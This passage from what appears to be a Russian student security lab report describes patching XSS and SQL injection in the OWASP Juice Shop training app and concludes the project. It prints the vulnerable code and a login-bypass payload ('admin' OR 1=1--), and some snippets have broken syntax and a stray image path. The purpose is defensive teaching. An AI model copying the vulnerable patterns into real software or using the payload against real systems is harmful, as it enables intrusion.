```

Как мы видим даже после 30 секунд работы программы сайт все так же доступен, а количество подключений равно 113, что в 10 раз меньше значения, которое было у нас до того, как мы отредактировали конфигурационный файл.

Предотвращение XSS

Изначально компонент поиска в OWASP Juice Shop отображал пользовательский ввод через прямое присваивание innerHTML, что позволяло злоумышленнику внедрять вредоносные скрипты, такие как .

```
<div class="heading mat-elevation-z6">
  <div *ngIf="searchValue">
    <span>{{"TITLE_SEARCH_RESULTS" | translate}} - </span>
    <span id="searchValue" [innerHTML]="searchValue"></span>
  </div>
  ...
```

Для устранения уязвимости мы заменили innerHTML на безопасную интерполяцию Angular {{ searchValue }}, при которой данные автоматически проходят HTML-экранирование. Это исключает возможность интерпретации пользовательского ввода как кода, поскольку символы <, >, & и другие преобразуются в безопасные сущности вроде < и >. Таким образом, Angular берёт на себя задачу защиты от XSS, нейтрализуя вредоносные нагрузки уже на этапе рендеринга.

```
<div class="heading mat-elevation-z6">
  <div *ngIf="searchValue">
    <span>{{"TITLE_SEARCH_RESULTS" | translate}} - </span>
    <span id="searchValue">{{ searchValue }}</span>
  </div>
  <div *ngIf="!searchValue">{{"TITLE_ALL_PRODUCTS" | translate}}</div>
  <div id="search-result-heading"></div>
```

Другой критический момент касался использования `this.sanitizer.bypassSecurityTrustHtml(searchValue)`, что деактивировало встроенную защиту Angular, позволяя отобразить пользовательский ввод как "безопасный" HTML. Хотя этот метод допустим при работе с проверенным контентом, его применение к непроверенному вводу равносильно созданию уязвимости вручную.

```
    this.ngZone.runOutsideAngular(() => { // vuln-code-snippet hide-start
      this.io.socket().emit('verifyLocalXssChallenge', queryParam)
    }) // vuln-code-snippet hide-end
    this.dataSource.filter = queryParam.toLowerCase()
    this.searchValue = this.sanitizer.bypassSecurityTrustHtml(queryParam) // vuln-code-snippet vuln-line localXssChallenge x:
    this.gridDataSource.subscribe(result: any) =>
    if (result.length === 0) {
```

Мы устранили проблему, отказавшись от использования `bypassSecurityTrustHtml`, вернувшись к обычной строке и положившись на стандартное экранирование. Это подчёркивает важный принцип: доверять можно только верифицированным данным. В случае сомнений предпочтение всегда должно отдаваться автоматической защите, встроенной в фреймворк, а не её принудительному отключению, иначе даже безопасная платформа может быть скомпрометирована.

```
    this.searchValue = queryParam // fixed
    this.gridDataSource.subscribe((result: any) => {
      if (result.length === 0) {
        this.emptyState = true
      } else {
```

Предотвращение SQL-инъекций

Ранее механизм входа в OWASP Juice Shop формировал SQL-запрос путём простой конкатенации `email` и хеша пароля в строку, что открывало путь к SQL-инъекциям. Злоумышленник мог использовать конструкции вроде `admin' OR 1=1--`, чтобы изменить логику `WHERE` и обойти проверку подлинности. Это классический пример уязвимости, возникающий при смешении логики SQL с пользовательскими данными.

```
return (req: Request, res: Response, next: NextFunction) => {
  verifyPreLoginChallenges(req) // vuln-code-snippet hide-line
  models.sequelize.query(`SELECT * FROM Users
  WHERE email = '${req.body.email} || '''
  AND password = '${security.hash(req.body.password) || ''}'`)
  .then([authenticatedUser] => { // vuln-code-snippet vuln-line loginAdminChallenge loginBenderChallenge loginJimChallenge
    const user = utils.queryResultToJson(authenticatedUser)
```

Чтобы закрыть этот вектор атаки, мы внедрили параметризованные запросы с дополнителями `:email` и `:passwordHash`. Такой подход обеспечивает чёткое разделение между структурой запроса и данными, передаваемыми отдельно. В результате, переданные значения интерпретируются исключительно как параметры, а не как исполняемый код, что полностью нейтрализует попытки инъекции.

```

// --- ---


const email = req.body.email || ''
const hashedPassword = security.hash(req.body.password || '')

const sqlQuery = `SELECT * FROM Users
  WHERE email = :email
  AND password = :passwordHash
  AND deletedAt IS NULL`;

models.sequelize.query(sqlQuery, {
  replacements: {
    email: email,
    passwordHash: hashedPassword
  },
  model: UserModel,
  plain: true
})
// --- ---

```

Хотя использование ORM в целом снижает риск инъекций, изначальный код применял метод `sequelize.query` напрямую с подстановкой строк, обходя встроенные защитные механизмы. Это демонстрирует, что даже при использовании современных инструментов возможно создать уязвимость, если не соблюдать основные принципы безопасной работы с базой данных. После перехода к параметризации, все потенциальные вредоносные вводы теряют способность повлиять на структуру SQL-запроса. Этот случай подчеркивает необходимость строго следовать рекомендациям по безопасности, особенно при использовании низкоуровневых методов взаимодействия с СУБД — даже мощные ORM не спасут, если отключать их защитные возможности вручную.



Заключение:

В рамках индивидуальной работы была успешно смоделирована типовая ИТ-инфраструктура малого предприятия в изолированной виртуальной среде с применением современных средств виртуализации и безопасности. Проект включал построение двух изолированных зон: корпоративной (с контроллером домена, серверами и рабочими станциями) и атакующей (с инструментами тестирования на проникновение).

Реализованная инфраструктура на базе VirtualBox, pfSense, Windows Server и Kali Linux позволила не только изучить архитектуру корпоративной сети, но и практически оценить уязвимости, провести их эксплуатацию и протестировать предложенные меры защиты. Особое внимание было уделено настройке контроллера домена, систем DNS и DHCP, а также конфигурации межсетевого экрана и системы IDS (Snort).

Проект продемонстрировал важность правильной сегментации сети, настройки политик безопасности и своевременного мониторинга, а также подчеркнул эффективность командной работы при моделировании атак и защите инфраструктуры. Полученные навыки являются практической основой для дальнейшего изучения и применения технологий информационной безопасности в реальных условиях.